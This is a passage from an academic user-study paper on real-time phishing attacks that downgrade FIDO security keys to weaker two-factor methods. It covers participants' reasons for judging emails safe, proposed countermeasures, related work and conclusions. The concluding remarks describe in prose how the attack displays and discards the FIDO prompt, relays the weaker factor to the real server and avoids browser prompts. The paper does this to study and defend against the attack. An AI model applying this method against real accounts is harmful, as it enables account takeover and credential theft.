In summary, we highlight that participants cited FIDO as one of the reasons for classifying as safe, when they have in fact fell for our phishing attack. As such, FIDO did not only fail to protect them, but it potentially gave them a false sense of security. FIDO can be relied upon as a safety indicator when it works successfully, without having the user authorize any other factors (beyond the initial password).

7.2.3 Takeaway

Despite using FIDO, we noticed that none of the participants have relied, or indicated that they would rely, on FIDO for detecting phishing attempts. In contrast, we had three participants who said they were secure because they used FIDO in all their logins, even when some of these were accompanied by other authentication factors. Evidenced by our attacks, the proper usage would be to refuse to login with alternative methods if a user has enabled FIDO. Seeing a FIDO-*only* login is practically opposite to using FIDO alongside other factors—the former prevents downgrade attacks, the latter enables them. We found no evidence that any of our 51 participants understood this concept.

	Indicator	Explanation	Example Quote
		Reasons for classifying emails as phishing	
Technical	URL	The URL of the hyperlink in the email is suspicious	*"The URL looks really weird, I think it's not safe, or like that's not the normal. This is just like fanciness that looks like Google"* (P11-E)
Technical	Repeated logins	The participant is required to login although they have already logged in and the session is supposed to be maintained	*"I logged in my Gmail, and then I clicked on an email again. And I had to, re-enter my login credentials. Like something like this ought to be kind of phishing"* (P15-N)
Non-technical	Tone	The tone of the email is unexpected (*e.g.,* demanding, or not professional as expected in the workplace), or the email does not include greetings or greets the receiver by their username rather than their name	*" 'We demand you' I feel like somebody would not be using that kind of language at work."* (P1-N) *"One email was not addressed to me with a name, but to the username, so it looked like a bot."* (P19-E)
Non-technical	Sender language consistency	The language in the email is not consistent with how the sender usually writes emails	*"[That's] not the right person, that's not the person I know from the way, it's the tone of writing and the language and the way it's said."* (P20-N)
Non-technical	Context	The circumstances surrounding the email received and its subject; the timing of the email in terms of events is inappropriate/unexpected	*"there was [an email] that [was] for a job or something, and I was thinking I already have a job, I thought it was weird"* (P14-E)
Non-technical	Grammar and styling	The email contains mistakes in grammar, punctuation, or capitalization	*"Now that I'm thinking about it, that was definitely a phishing email. Because of how poorly worded it was."* (P17-N)
Non-technical	Hyperlink	The email includes a hyperlink	*"Um well, most of the red flags I got were from when there is a link in it."* (P7-N)
		Reasons for classifying emails as safe	
Technical	URL	The URL of the hyperlink in the email looks legitimate	*"I didn't click any of the suspicious links. I mean, I did click links to Google Docs and things like that and they looked legit to me"* (P2-N)
Technical	Popups	Clicking on the hyperlink the email did not lead to popups	*"I don't know that anything is entirely compromised but maybe I clicked on a link, but I didn't see any indicators of that. Like I didn't see like any pop ups or any extra spam come in or anything like that"* (P25-N)
Technical	Using FIDO or 2FA	Using FIDO/2FA makes it more secure	*"It kind of seemed to be fine, I suppose I felt more secure with with the 2FA [FIDO token] because they cannot steal all information if it is encrypted."* (P23-E)
Technical	Google authenticator	Requiring Google authenticator is an added level of security	*"I had to put in the information [code] as well and I felt secure: the company even took me to verify everything [using the Google Authenticator] to make sure that it was secured"* (P21-N) *"More steps [authenticator + FIDO], more security"* (P13-E)
Technical	Sender address	The sender's address is correct in the email header (The FROM part of the header)	*"I verified their email [address] and some like I would assume that, that is the legitimate person"* (P11-N)
Technical	Antivirus	Relying on the antivirus to handle security	*"I am kind of a lazy person and as I said before I rely on my antivirus too much, but I guess it is what it is"* (P11-E)
Non-technical	Communication channel	The emails and linked content were sent through the official company emails, by employees of the company	*"I didn't open something that looked suspicious. [...] Everything was from official channels, from work, so I think it should be ok."* (P10-E)
Non-technical	Login interface	The login interface looked legitimate	*"I was logging in to the right thing. Most of the things that came up were Gmail and Outlook."* (P18-N)
Non-technical	Content	The hyperlink in the email redirected the user to the expected content	*"Everything looks like pretty work related and exactly related to what the e-mail said it would be. Yeah. It wasn't like I just clicked on a link and it brought me to some random some random page or something, it was related to what the e-mail was saying. So it seems legitimate to me."* (P10-N)
Non-technical	Context	The circumstances surrounding the email received and its subject; the timing of the email in terms of events is appropriate/expected	*"If it is just, like my boss sending a book to download, and we talked about it, it's fine. But if it is a random book, then it's weird. [...] I think if [the download book email] was sent to me in real life, I would click on it, because it is mentioning nanotechnoloty, it has a context that makes sense"* (P16-E)
Non-technical	Sender	The receiver knows the sender, the email is not from a complete stranger	*"Since this is a secure network, and all the people that were sending me emails were company, colleges, I suppose there were no phishing emails"* (P24-E)

Table 3: Reasons noted by participants when identifying phishing and when mislabelling emails as safe.

8 Discussions and Countermeasures

We provide practical insights regarding potential defenses, based on our study results and our analysis of the attack itself.

8.1 Disable Weaker Alternatives

A straightforward countermeasure to the downgrade attack presented herein is to disable alternative 2FA methods if a user enables FIDO. This would have mitigated situations where our participants thought the extra factor was a feature rather than an indicator of attack. Google's advanced protection program [32] achieves this for critical accounts, *e.g.,* those of politicians or journalists. The program is opt-in and users must register at least two security keys, one for daily use,[7] and others as backup. Google does not detail the recovery process in case both keys are unavailable, but states that *"it may take a few days to verify it's you and restore your access"*. This delay poses a major trade-off for users.

Limitation: non-scalable recovery. Doefler *et al.* [20] report that challenges requiring security keys have a lower pass rate than device-based ones. So, if alternatives were disabled, more users would need the recovery process. On the other hand, such recovery adds significant costs to service providers, and does not scale to millions of users [61]. Disabling weaker FIDO alternatives comes at the cost of non-scalable recovery.

Limitation: usability impact. Previous literature [14, 24,

[7] A phone running Android 7+, or iOS 10+ with the Google Smart Lock app, can be used as one security key.

73] reported that users have difficulties enrolling security keys into their accounts, and are concerned about being locked out if keys are lost. Registering multiple keys can enhance the user experience but may be costly for users,[8] which might be a barrier to some users. Moreover, service providers tend to facilitate user onboarding and enhance overall experience by offering a variety of channels to connect to its backend, *e.g.,* browsers, native apps on different OSes, or third-party software such as email clients. Disabling FIDO alternatives can degrade usability because channels that do not support FIDO should then be dropped—otherwise, the attacker connects to the server through such channels.

8.2 Risk Based Authentication

Risk-based Authentication (RBA) refers to a set of server-side techniques to assess the risk of an authentication attempt, and block malicious ones [35,79,89]. Secure IP geolocation [1,2], device, network, user agent, and installed plugins are examples of metadata that RBA systems analyze for deciding the risk score of a login attempt. A low risk attempt (*e.g.,* same user agent and same IP address) gives confidence to the server that the honest user is authenticating. For higher risk requests, the server challenges the user to provide additional factors, or restricts user's access depending on the provider's policy [90].

Limitation: mimicry of user's attributes/behaviour. A recent study [12] shows that attackers have already developed malicious tools that can circumvent RBA defenses. Such tools are made available as public services. Campobasso and Allodi [12] reveal that attackers collect necessary data from victims on top of their credentials, so they can bypass RBA defenses. Similarly, an adversary performing real-time phishing can adapt such tools to bypass RBA mechanisms on-the-fly. This adversary has a connection with the victim's browser, and may be able to mimic attributes/behaviours to the legitimate website [3], or execute the JavaScript code (related to RBA analysis) directly on the victim user's browser.

8.3 Browser Hints

The recent WebAuthn API [8] instructs browsers to always show a prompt window when a website interacts with the authenticator during both registration and authentication. The prompt is part of the user consent process, which means that the user agrees (by tapping the authenticator device) to complete the request displayed on the prompt. The prompt itself contains a short message, and browsers display it as a native popup that extends slightly above the address bar. For example, Google Chrome captures the TLD and second-level domains of the website (*e.g.,* `google.com`), and displays them to the user within the prompt box alongside the message:

> Use your security key with google.com

Mozilla Firefox includes the fully qualified domain name (*e.g.,* `accounts.google.com`) in a callout panel as:

> **accounts.google.com** wants to authenticate you using a registered security key. You can connect and authorize one now, or cancel.

Since the prompt contains a short message and the website's domain, rendered in boldface in Firefox, it can potentially alert visitors of a phishing website.

Limitation: users' susceptibility to social engineering. Relying on users to notice the domain mismatch is not a reliable countermeasure for three reasons. First, FIDO promises to relieve users' from the burden of detecting phishing, hence security should not depend on prompts or visual indicators. Second, previous research [6,7,19,81] have shown that users typically do not pay attention or understand browser hints related to security. Third, the adversary can use the U2F API to interact with the device, which does not trigger such prompt windows (as we did in our implementation—Sec. 4.1) and although not tested in our study, previous work shows that users easily overlook the *absence* of security cues [77].

8.4 Secure Login and Recovery Alternatives

Doefler *et al.* [20] discuss Google's categorization of login, second factor authentication, and account recovery methods. Methods of comparable security are placed in the same category, and should be allowed depending on the account's security status. Such a status could possibly be indicated by the user's security configuration (*e.g.,* enabled 2FA, configured robust recovery methods).

Promising countermeasure. It appears that a viable countermeasure to the attacks discussed herein is: when FIDO is enabled, only enable authentication (or 2FA) alternatives that provide resilience to similar attacks that FIDO resists. Suitable candidate alternatives include other FIDO protocols. For example, a phone-based authenticator through FIDO2 can serve as an alternative to physical security keys. This should be recommended/enforced by service providers (websites). Intuitively, a user choosing to register a security key for login is implicitly requesting resilience to advanced attacks (*e.g.,* real-time phishing). To that user, a service provider should only allow alternatives of equivalent defence capabilities.

Login and recovery are two sides of the same coin—recovery alternatives must also match the security level of the user-configured login methods. For example, for a FIDO-enabled account, recovery through a secondary email that has weaker security undermines the security of that account. Hammann *et al.* [37] discuss how account-access graphs could help users and service providers discover vulnerable paths.

[8] At the time of this writing, security keys from Yubico (a popular vendor and FIDO Alliance partner) cost around $20.

8.5 User Education

Many participants in our study relied on wrong phishing indicators. Several reported that once they click a link in an email, they wait to see if the visited page is rendered correctly. Participant P9-E said, *"[...] if the website looks fine, I mean the front page, I am not suspicious"*. Similarly, P20-E mis-classified the phishing website as legitimate: *"It's the same because it looks the same up here [refers to logo section], and I would be trusting it's fine"*. Others rely solely on the email itself; participant P18-E said: *"I decide before whether to click or not, and once I click it, it's opened (done)"*. When asked if she continues checking the visited website, she added: *"Not really"*. This is not new; the fact that phishing and similar social engineering tactics rely on users' lack of understanding or incomplete mental models is well established [6, 19]. So long as authentication relies on user actions, education remains a plausible (yet somewhat ineffective) countermeasure.

Limitation: impracticality. When available, education can help users form reasonable mental models of phishing and may help them detect some attacks. This is an incomplete countermeasure, however, because it assumes that users are capable of continuously devoting all of their attention to this task and that all attacks will have user-noticeable indicators. Security is rarely users' primary task [88] and humans are incapable of remaining highly vigilant 100% of the time. As we saw in our study, some attacks include sufficient contextual indicators, either by design (e.g., spear phishing) or by coincidence, to trick even an attentive user who is actively evaluating for security [6].

Educational campaigns or marketing efforts that promote security keys as phishing resistant can further contribute to users forming incorrect mental models [69], and can thus have adverse effects as users develop a false sense of security and become less attentive to attacks.

9 Related Work

Phishing is a widely-studied attack vector from the social engineering category. It uses effective techniques to take over accounts, fooling even knowledgeable users [19, 26, 43–45].

2FA schemes. The industry and the academic community has developed several 2FA schemes [48, 50, 57, 58, 68] to protect users' accounts. However, real-time phishing is still very effective to bypass 2FA and automated tools [34] make such attacks simpler, cheaper, and easy to scale. Previous works [23,63] report that phishing is widely employed and preferred by malicious actors, even at hack-for-hire services [63].

FIDO is based on public key cryptography [17] and its benefits are already demonstrated in a company setting [55]. The protocol itself is considered secure and it is promoted by the industry as being foolproof phishing-resistant [33]. The research community has focused on the usability aspects of FIDO [18, 70, 74] but have not questioned its security in real-world deployments. However, the necessity for alternative 2FA is already emphasized on previous studies [20, 73] because users cannot always complete the FIDO step. On the users side also, the possibility of being locked out is reported as the main obstacle for using FIDO in daily routine [24, 30].

Anti-Phishing ecosystem. Service providers, browser vendors, and other entities have developed an ecosystem to detect and prevent phishing, however adversaries adapt their tools continuously and evade such systems [64–66, 95]. Oest *et al.* [67] report that a phishing campaign is detected nine hours after the first victim, hence spear-phishings that target individuals are much more difficult to be prevented by the ecosystem. Another line of work [25, 39, 59] try to detect malicious websites based on the URL analysis. Email providers have developed frameworks to filter out phishing emails before reaching users [21, 38], however attackers still find their way to their target's inbox [63]. To limit the consequences of password reuse [10, 27], prior works have proposed frameworks that allow servers to learn when a password is compromised [80, 87], while [52] shows that secure implementation of critical protocols, such as TLS is not trivial for developers.

Client side. Password managers are a possible countermeasure to phishing attacks because credentials are released only if the user visits the correct domain. Blanchou and Youn [9] were among the first to report vulnerabilities in password managers. Others [36, 75] describe the challenges of designing and implementing secure extensions, while [93] reported that spoofing the sidebar is effective in phishing the master password as well. Yang *et al.* [94] measured the effectiveness of browser indicators, while [71] show that users lose the ability to detect phishing some period after training.

10 Concluding Remarks

OTP-based 2FA schemes are amongst the most common phishing defences. Being replayable [3], they fail to defend against real-time phishing, where the adversary relays user-submitted OTPs to the legitimate site in real-time. The FIDO alliance has designed challenge-response mechanisms with browser involvement, which enables the inclusion of a website's URL in the challenge. Relaying the response becomes useless, and real-time phishing is thus defeated. U2F is one such standard, where the response is computed on a hardware token. To handle token loss/malfunction, websites often allow/force users to register 2FA alternatives to FIDO. All FIDO-supporting websites in Alexa's top 100 adopt the practice. We ran a user study to test whether a phishing attack that downgrades FIDO to weaker alternatives is effective. Although the study tested U2F tokens, findings (particularly regarding downgrade effectiveness) can extend to other relevant FIDO specifications. We make the following four remarks.

User studies that evaluate attacks must be gracefully executed. Evaluating attacks through user studies is challenging. Participants may fall for said attacks during the study, not

because of successful deception, but rather due to participants' lack of investment in protecting assets or misinterpretation of study requirements. If participants' actions were the sole metric, we would have misidentified 88% (instead of 55%) of participants as susceptible to our attacks (Table 2). Such studies followed by semi-structured interviews delicately gauging explanations of participants' actions, without calling attention to said attacks, provide richer results.

Even with FIDO, users remain susceptible to real-time phishing that downgrades FIDO to weaker alternatives. Most participants failed to detect our phishing attacks. Those who succeeded (10%) have done so without FIDO's help. We found no case where a participant was close to fall for real-time phishing, but FIDO protected them. Our social engineering involved displaying the FIDO-prompt to users (its result is discarded), followed by a prompt for another 2FA alternative (its result would be relayed to the legitimate server in practice). This amassed to what appeared to participants as a three-factor login, giving an increased sense of (false) security rather than arousing suspicion. The effect of such attacks in practice is exacerbated by two points: (1) users can become less careful seeing more factors, and (2) reassuring wording on login pages (*e.g.,* Google's statement on 2FA pages *"This extra step shows that it's really you trying to sign in"*).

Despite understanding how to use FIDO [30], users do not understand how FIDO protects them. While discussing how they detected our attacks, no participant mentioned relying on FIDO. FIDO protects users when login is granted after using *only* FIDO, not after using FIDO plus other factors. The former prevents real-time phishing and downgrade attacks, the latter enables them. As it is counter-intuitive, no participant appears to have assimilated this concept.

Enabling only FIDO alternatives to FIDO is an effective countermeasure. To address the necessity of allowing alternatives to FIDO's U2F, without enabling downgrade attacks, websites should only allow alternatives of comparable security. Many of the other countermeasures we explored would either expose users to lockouts due to token losses, or continue to make users potentially susceptible to other social engineering variations. Relevant FIDO specifications that are also resilient to real-time phishing (*e.g.,* CTAP2) appear to be suitable alternatives from a security perspective.

Actionable Takeaways. We call upon the FIDO alliance, its industry partners, and the security research community to undertake and promote the following two actionable items as applicable: (a) to pursue efforts to inform, educate, and design technologies that persuade users who have configured security keys to only use such keys for login; and (b) develop new recovery schemes that are phishing-resistant and scalable to millions of users. For the latter, such schemes may prioritize security guarantees over usability, as recovery is normally performed less frequently, whereas standard 2FA schemes typically prioritize usability for everyday use.

Acknowledgments

Abdou acknowledges funding from the Natural Sciences and Engineering Research Council of Canada (NSERC) through a Discovery Grant. Chiasson acknowledges funding from the NSERC Discovery Grants and Canada Research Chairs programs. We thank the anonymous reviewers and our shepherd, Kent Seamons, for their insightful feedback. We also thank Sebastian Navas Chaparro for his assistance in collecting our Canadian data sample.

References

[1] A. Abdou, A. Matrawy, and PC van Oorschot. Location verification on the internet: Towards enforcing location-aware access policies over internet clients. In *IEEE Conference on Communications and Network Security (CNS)*, 2014.

[2] A. Abdou and PC van Oorschot. Server location verification (SLV) and server location pinning: Augmenting TLS authentication. *ACM Transactions on Privacy and Security (TOPS)*, 21(1):1–26, 2017.

[3] F. Alaca, A. Abdou, and PC van Oorschot. Comparative Analysis and Framework Evaluating Mimicry-Resistant and Invisible Web Authentication Schemes. *IEEE Transactions on Dependable and Secure Computing (TDSC)*, 2019.

[4] FIDO Alliance. FIDO2: WebAuthn & CTAP. https://fidoalliance.org/fido2/. [Accessed Oct-2020].

[5] FIDO Alliance. Specifications overview. https://fidoalliance.org/specifications/. [Accessed Oct-2020].

[6] M. Alsharnouby, F. Alaca, and S. Chiasson. Why phishing still works: User strategies for combating phishing attacks. *International Journal of Human-Computer Studies*, 82:69 – 82, 2015.

[7] M. AlZomai, B. AlFayyadh, A. Josang, and A. McCullagh. An Experimental Investigation of the Usability of Transaction Authorizationin Online Bank Security Systems. In *Australasian Conference on Information Security*, 2008.

[8] D. Balfanz, A. Czeskis, J. Hodges, JC. Jones, MB. Jones, A. Kumar, A. Liao, R. Lindemann, and E. Lundberg. Web Authentication: An API for accessing Public Key Credentials Level 1. https://www.w3.org/TR/webauthn. [Accessed Oct-2020].

[9] M. Blanchou and P. Youn. Browser extension password managers. https://isecpartners.github.io/whitepapers/passwords/2013/11/05/Browser-Extension-Password-Managers.html. [Accessed Aug-2020].

[10] J. Blocki, B. Harsha, and S. Zhou. On the economics of offline password cracking. In *IEEE Symposium on Security and Privacy (S&P)*, 2018.

[11] J. Bonneau, C. Herley, PC van Oorschot, and F. Stajano. The Quest to Replace Passwords: A Framework for Comparative Evaluation of Web Authentication Schemes. In *IEEE Symposium on Security and Privacy (S&P)*, 2012.

[12] M. Campobasso and L. Allodi. Impersonation-as-a-Service: Characterizing the Emerging Criminal Infrastructure for User Impersonation at Scale. In *ACM Conference on Computer and Communications Security (CCS)*, 2020.

[13] K. Charmaz. *Constructing grounded theory*. SAGE, 2014.

[14] S. Ciolino, S. Parkin, and P. Dunphy. Of Two Minds about Two-Factor: Understanding Everyday FIDO U2F Usability through Device Comparison and Experience Sampling. In *USENIX Symposium on Usable Privacy and Security (SOUPS)*, 2019.

[15] Jacob Cohen. A Coefficient of Agreement for Nominal Scales. *Educational and Psychological Measurement*, 20(1):37–46, 1960.

[16] D. Conway, R. Taib, M. Harris, K. Yu, S. Berkovsky, and F. Chen. A Qualitative Investigation of Bank Employee Experiences of Information Security and Phishing. In *Symposium on Usable Privacy and Security (SOUPS)*, 2017.

[17] A. Czeskis, M. Dietz, T. Kohno, D. Wallach, and D. Balfanz. Strengthening user authentication through opportunistic cryptographic identity assertions. In *ACM Conference on Computer and Communications Security (CCS)*, 2012.

[18] Sanchari Das, Andrew Dingman, and L Jean Camp. Why Johnny doesn't use two factor a two-phase usability study of the FIDO U2F security key. In *Financial Cryptography and Data Security (FC)*. Springer, 2018.

[19] R. Dhamija, JD. Tygar, and M. Hearst. Why Phishing Works. In *ACM Conference on Human Factors in Computing Systems (CHI)*, 2006.

[20] P. Doerfler, M. Marincenko, J. Ranieri, Y. Jiang, A. Moscicki, D. McCoy, and K. Thomas. Evaluating Login Challenges as a Defense Against Account Takeover. In *ACM World Wide Web (WWW)*, 2019.

[21] S. Duman, K. Kalkan-Cakmakci, M. Egele, W. Robertson, and E. Kirda. EmailProfiler: Spearphishing Filtering with Header and Stylometric Features of Emails. In *IEEE Annual Computer Software and Applications Conference (COMPSAC)*, 2016.

[22] Serge Egelman, Lorrie Faith Cranor, Jason Hong, Serge Egelman, Lorrie Faith Cranor, and Jason Hong. You've been warned: An empirical study of the effectiveness of web browser phishing warnings. In *Proc. ACM CHI, ACM*, 2008.

[23] J. Esparza. Understanding the credential theft lifecycle. *Computer Fraud and Security*, 2019(2):6 – 9, 2019.

[24] F. Farke, L. Lorenz, T. Schnitzler, P. Markert, and M. Dürmuth. "You still use the password after all" – Exploring FIDO2 Security Keys in a Small Company. In *USENIX Symposium on Usable Privacy and Security (SOUPS)*, 2020.

[25] MN. Feroz and S. Mengel. Phishing URL Detection Using URL Ranking. In *IEEE International Congress on Big Data*, 2015.

[26] P. Finn and M. Jakobsson. Designing and Conducting Phishing Experiments. In *IEEE Technology and Society Magazine, Special Issue on Usability and Security*, 2007.

[27] X. Gao, Y. Yang, C. Liu, C. Mitropoulos, J. Lindqvist, and A. Oulasvirta. Forgetting of Passwords: Ecological Theory and Data. In *USENIX Security Symposium*, 2018.

[28] S. L. Garfinkel and R. C. Miller. Johnny 2: A user test of key continuity management with s/mime and outlook express. In *Proceedings of the 2005 Symposium on Usable Privacy and Security*, SOUPS '05, 2005.

[29] N. Gelernter, S. Kalma, B. Magnezi, and H. Porcilan. The password reset MitM attack. In *IEEE Symposium on Security and Privacy (S&P)*, 2017.

[30] S. Ghorbani Lyastani, M. Schilling, M. Neumayr, M. Backes, and S. Bugiel. Is FIDO2 the Kingslayer of User Authentication? A Comparative Usability Study of FIDO2 Passwordless Authentication. In *IEEE Symposium on Security and Privacy (S&P)*, 2020.

[31] H. Gomi, B. Leddy, and D. Saxe. Recommended Account Recovery Practices for FIDO Relying Parties. *FIDO Alliance*, 2019.

[32] Google. Google's strongest security helps keep your private information safe. https://landing.google.com/advancedprotection/. [Accessed Oct-2020].

[33] Google. Titan security key. help prevent account takeovers from phishing attacks. https://cloud.google.com/titan-security-key/. [Accessed Oct-2020].

[34] K. Gretzky. Standalone man-in-the-middle attack framework used for phishing login credentials along with session cookies, allowing for the bypass of 2-factor authentication. https://github.com/kgretzky/evilginx2. [Accessed Oct-2020].

[35] E. Grosse and M. Upadhyay. Authentication at scale. *IEEE Security Privacy*, 11(1):15–22, 2013.

[36] JA. Halderman, B. Waters, and EW. Felten. A Convenient Method for Securely Managing Passwords. In *ACM World Wide Web (WWW)*, 2005.

[37] S. Hammann, S. Radomirovic, R. Sasse, and D. Basin. User Account Access Graphs. In *ACM Conference on Computer and Communications Security (CCS)*, 2019.

[38] Y. Han and Y. Shen. Accurate Spear Phishing Campaign Attribution and Early Detection. In *ACM Symposium on Applied Computing (SAC)*, 2016.

[39] S. Hao, A. Kantchelian, B. Miller, V. Paxson, and N. Feamster. PREDATOR: Proactive Recognition and Elimination of Domain Abuse at Time-Of-Registration. In *ACM Conference on Computer and Communications Security (CCS)*, 2016.

[40] United States Federal Trade Commission-Consumer Information. How to Recognize and Avoid Phishing Scams. https://www.consumer.ftc.gov/articles/how-recognize-and-avoid-phishing-scams. [Accessed Oct-2020].

[41] INTERPOL. INTERPOL report shows alarming rate of cyberattacks during COVID-19. https://www.interpol.int/News-and-Events/News/2020/INTERPOL-report-shows-alarming-rate-of-cyberattacks-during-COVID-19. [Accessed Oct-2020].

[42] Iulia Ion, Rob Reeder, and Sunny Consolvo. "...no one can hack my mind": Comparing expert and non-expert security practices. In *Symposium on Usable Privacy and Security (SOUPS)*, 2015.

[43] C. Jackson, DR. Simon, DS. Tan, and A. Barth. An Evaluation of Extended Validation and Picture-in-Picture Phishing Attacks. In *Financial Cryptography and Data Security (FC)*. Springer, 2007.

[44] TN. Jagatic, NA. Johnson, M. Jakobsson, and F. Menczer. Social Phishing. *Communications of the ACM*, 50(10):94–100, 2007.

[45] M. Jakobsson and J. Ratkiewicz. Designing Ethical Phishing Experiments: A study of (ROT13) rOnl query features. In *ACM World Wide Web (WWW)*, 2006.

[46] M. Jakobsson, A. Tsow, A. Shah, E. Blevis, and Y. Lim. What Instills Trust? A Qualitative Study of Phishing. In *Financial Cryptography and Data Security (FC)*. Springer, 2007.

[47] EE. Jones. Content analysis for the social sciences and humanities. *PsycCRITIQUES*, 14(11):615–616, 1969.

[48] N. Karapanos, C. Marforio, C. Soriente, and S. Čapkun. SoundProof: Usable Two-Factor Authentication Based on Ambient Sound. In *USENIX Security Symposium*, August 2015.

[49] Andy Kiersz. How different age groups identify with their generational labels. https://www.weforum.org/agenda/2015/09/how-different-age-groups-identify-with-their-generational-labels/. [Accessed May-2021].

[50] D. Kogan, N. Manohar, and D. Boneh. T/Key: Second-Factor Authentication From Secure Hash Chains. In *ACM Conference on Computer and Communications Security (CCS)*, 2017.

[51] K. Krombholz, K. Busse, K. Pfeffer, M. Smith, and E. von Zezschwitz. If HTTPS Were Secure, I Wouldn't Need 2FA - End User and Administrator Mental Models of HTTPS. In *IEEE Symposium on Security and Privacy (S&P)*, 2019.

[52] K. Krombholz, W. Mayer, M. Schmiedecker, and E. Weippl. "I Have No Idea What I'm Doing" - On the Usability of Deploying HTTPS. In *USENIX Security Symposium*, 2017.

[53] P. Kumaraguru, S. Sheng, A. Acquisti, L. F. Cranor, and J. Hong. Teaching johnny not to fall for phish. 10(2), 2010.

[54] J. Richard Landis and Gary G. Koch. The measurement of observer agreement for categorical data. *Biometrics*, 33(1):159–174, 1977.

[55] J. Lang, A. Czeskis, D. Balfanz, and M. Schilder. Security Keys: Practical Cryptographic Second Factors for the Modern Web. In *Financial Cryptography and Data Security (FC)*. Springer, 2016.

[56] E. Lin, S. Greenberg, E. Trotter, D. Ma, and J. Aycock. Does domain highlighting help people identify phishing sites? CHI '11, 2011.

[57] Google LLC. Google authenticator. https://play.google.com/store/apps/details?id=com.google.android.apps.authenticator2. [Accessed Oct-2020].

[58] RSA Security LLC. Rsa securid hard token. https://www.rsa.com/en-us/products/rsa-securid-suite/rsa-securid-access. [Accessed Oct-2020].

[59] J. Ma, LK. Saul, S. Savage, and GM. Voelker. Beyond Blacklists: Learning to Detect Malicious Web Sites from Suspicious URLs. In *ACM Conference on Knowledge Discovery and Data Mining (KDD)*, 2009.

[60] L. Mathews. Homeland Security Chief Cites Phishing As Top Hacking Threat. https://www.forbes.com/sites/leemathews/2016/11/29/homeland-security-says-phishing-biggest-hacking-threat/#111b1f771978. [Accessed Oct-2020].

[61] M. Maxim and A. Cser. Best practices: Selecting, deploying, and managing enterprise password managers. https://www.keepersecurity.com/assets/pdf/Keeper-White-Paper-Forrester-Report.pdf. Forrester Research. [Accessed Oct-2020].

[62] Microsoft. Set up a security key as your verification method | azure ad. https://docs.microsoft.com/en-us/azure/active-directory/user-help/security-info-setup-security-key. [Accessed Oct-2020].

[63] A. Mirian, J. DeBlasio, S. Savage, GM. Voelker, and K. Thomas. Hack for Hire: Exploring the Emerging Market for Account Hijacking. In *ACM World Wide Web (WWW)*, 2019.

[64] A. Oest, Y. Safaei, A. Doupé, G. Ahn, B. Wardman, and K. Tyers. PhishFarm: A Scalable Framework for Measuring the Effectiveness of Evasion Techniques against Browser Phishing Blacklists. In *IEEE Symposium on Security and Privacy (S&P)*, 2019.

[65] A. Oest, Y. Safaei, P. Zhang, B. Wardman, K. Tyers, Y. Shoshitaishvili, and A. Doupé. PhishTime: Continuous Longitudinal Measurement of the Effectiveness of Anti-phishing Blacklists. In *USENIX Security Symposium*, 2020.

[66] A. Oest, Y. Safei, A. Doupé, G. Ahn, B. Wardman, and G. Warner. Inside a phisher's mind: Understanding the anti-phishing ecosystem through phishing kit analysis. In *APWG Symposium on Electronic Crime Research (eCrime)*, 2018.

[67] A. Oest, P. Zhang, B. Wardman, E. Nunes, J. Burgis, A. Zand, K. Thomas, A. Doupé, and G. Ahn. Sunrise to Sunset: Analyzing the End-to-end Life Cycle and Effectiveness of Phishing Attacks at Scale. In *USENIX Security Symposium*, 2020.

[68] T. Petsas, G. Tsirantonakis, E. Athanasopoulos, and S. Ioannidis. Two-factor authentication: is the world ready?: quantifying 2FA adoption. In *ACM European Workshop on Systems Security (EuroSec)*, 2015.

[69] E. Redmiles, N. Warford, A. Koneru, S. Kross, M. Morales, R. Stevens, and M. Mazurek. A Comprehensive Quality Evaluation of Security and Privacy Advice on the Web. In *USENIX Security Symposium*, 2020.

[70] Ken Reese, Trevor Smith, Jonathan Dutson, Jonathan Armknecht, Jacob Cameron, and Kent Seamons. A usability study of five two-factor authentication methods. In *USENIX Symposium on Usable Privacy and Security (SOUPS)*, 2019.

[71] B. Reinheimer, L. Aldag, P. Mayer, M. Mossano, R. Duezguen, B. Lofthouse, T. von Landesberger, and M. Volkamer. An investigation of phishing awareness and education over time: When and how to best remind users. In *USENIX Symposium on Usable Privacy and Security (SOUPS)*, 2020.

[72] Google Transparency Report. HTTPS encryption on the web. https://transparencyreport.google.com/https/certificates. [Accessed Oct-2020].

[73] J. Reynolds, T. Smith, K. Reese, L. Dickinson, S. Ruoti, and K. Seamons. A Tale of Two Studies: The Best and Worst of YubiKey Usability. In *IEEE Symposium on Security and Privacy (S&P)*, 2018.

[74] Joshua Reynolds, Nikita Samarin, Joseph Barnes, Taylor Judd, Joshua Mason, Michael Bailey, and Serge Egelman. Empirical Measurement of Systemic 2FA Usability. In *USENIX Security Symposium*, 2020.

[75] B. Ross, C. Jackson, N. Miyake, D. Boneh, and JC. Mitchell. Stronger Password Authentication Using Browser Extensions. In *USENIX Security Symposium*, 2005.

[76] S. Schechter, AJB. Brush, and S. Egelman. It's No Secret. Measuring the Security and Reliability of Authentication via "Secret" Questions. In *IEEE Symposium on Security and Privacy (S&P)*, 2009.

[77] S. E. Schechter, R. Dhamija, A. Ozment, and I. Fischer. The Emperor's New Security Indicators. In *IEEE Symposium on Security and Privacy (S&P)*, 2007.

[78] S. Sheng, M. Holbrook, P. Kumaraguru, L. F. Cranor, and J. Downs. *Who Falls for Phish? A Demographic Analysis of Phishing Susceptibility and Effectiveness of Interventions*. CHI '10. 2010.

[79] K. Thomas, F. Li, A. Zand, J. Barrett, J. Ranieri, L. Invernizzi, Y. Markov, O. Comanescu, V. Eranti, A. Moscicki, D. Margolis, V. Paxson, and E. Bursztein. Data Breaches, Phishing, or Malware? Understanding the Risks of Stolen Credentials. In *ACM Conference on Computer and Communications Security (CCS)*, 2017.

[80] K. Thomas, J. Pullman, K. Yeo, A. Raghunathan, PG Kelley, L. Invernizzi, B. Benko, T. Pietraszek, S. Patel, D. Boneh, and E. Bursztein. Protecting accounts from credential stuffing with password breach alerting. In *USENIX Security Symposium*, 2019.

[81] C. Thompson, M. Shelton, E. Stark, M. Walker, E. Schechter, and A. Felt. The web's identity crisis: Understanding the effectiveness of website identity indicators. In *USENIX Security Symposium*, 2019.

[82] E. Ulqinaku, D. Lain, and S. Čapkun. 2FA-PP: 2nd Factor Phishing Prevention. In *ACM Conference on Security and Privacy in Wireless and Mobile Networks (WiSec)*, 2019.

[83] Enis Ulqinaku, Hala Assal, AbdelRahman Abdou, Sonia Chiasson, and Srdjan Čapkun. Is real-time phishing eliminated with fido? social engineering downgrade attacks against fido protocols. Cryptology ePrint Archive, Report 2020/1298, 2020.

[84] Amber van der Heijden and Luca Allodi. Cognitive Triaging of Phishing Attacks. In *USENIX Security Symposium*, 2019.

[85] PC van Oorschot. *Computer Security and the Internet: Tools and Jewels*. Springer Nature, 2020.

